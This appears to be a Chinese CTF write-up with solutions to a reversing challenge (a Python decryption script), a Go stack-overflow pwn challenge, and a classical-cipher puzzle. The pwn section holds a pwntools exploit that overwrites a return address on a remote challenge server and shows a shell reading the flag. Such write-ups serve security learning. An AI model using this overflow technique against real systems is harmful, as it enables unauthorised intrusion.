火锅

下一个插件之后正常做小游戏就行了

asm_re


const 段数据是密文，逆一下逻辑

```python
def decrypt_value(value):
    value -= 0x1E
    value ^= 0x4D
    value -= 0x14
    value //= 0x50
    return value


def main():
    encrypted_values =
    [
        0x00001FD7, 0x000021B7, 0x00001E47, 0x00002027,
        0x000026E7, 0x000010D7, 0x00001127, 0x00002007,
        0x000011C7, 0x00001E47, 0x00001017, 0x00001017,
        0x000011F7, 0x00002007, 0x00001037, 0x00001107,
        0x00001F17, 0x000010D7, 0x00001017, 0x00001017,
        0x00001F67, 0x00001017, 0x000011C7, 0x000011C7,
        0x00001017, 0x00001FD7, 0x00001F17, 0x00001107,
        0x00000F47, 0x00001127, 0x00001037, 0x00001E47,
        0x00001037, 0x00001FD7, 0x00001107, 0x00001FD7,
        0x00001107, 0x00002787
    ]

    decrypted_values = [decrypt_value(value) for value in encrypted_values]
    print("Decrypted values:", decrypted_values)
    string = ''.join(chr(char) for char in decrypted_values)
    print(string)

if __name__ == "__main__":
    main()
```



```
Decrypted values: [102, 108, 97, 103, 123, 54, 55, 101, 57, 97, 50, 50, 56, 101, 52, 53, 98, 54, 50, 50, 99, 50, 57, 57, 50, 102, 98, 53, 49, 55, 52, 97, 52, 102, 53, 102, 53, 12
5]
flag{67e9a228e45b622c2992fb5174a4f5f5}
```

gostack

主要的流程还是在 `main_main_funcX` 那里。


func3 有溢出，伪造字符串

```python
from pwn import *
#sh=process('./pwn')
sh=remote('8.147.131.176',15719)

fun_2_addr=0x4a0af6
str_miss=0x4c0939

payload=b'a'*0x100+p64(str_miss)+p64(0x1c8)+b'a'*0xc0+p64(fun_2_addr)

sh.sendline(payload)
sh.interactive()
```




```
> $ cat flag
flag{43a4a07f-5f03-4761-a433-963eb5c135e0}$
```

古典密码

先 atbash 再base64

结果出来之后拦腰拆开穿插一下



```
fa{2b838a-97ad-e9f743lgbb07-ce47-6e02804c}
```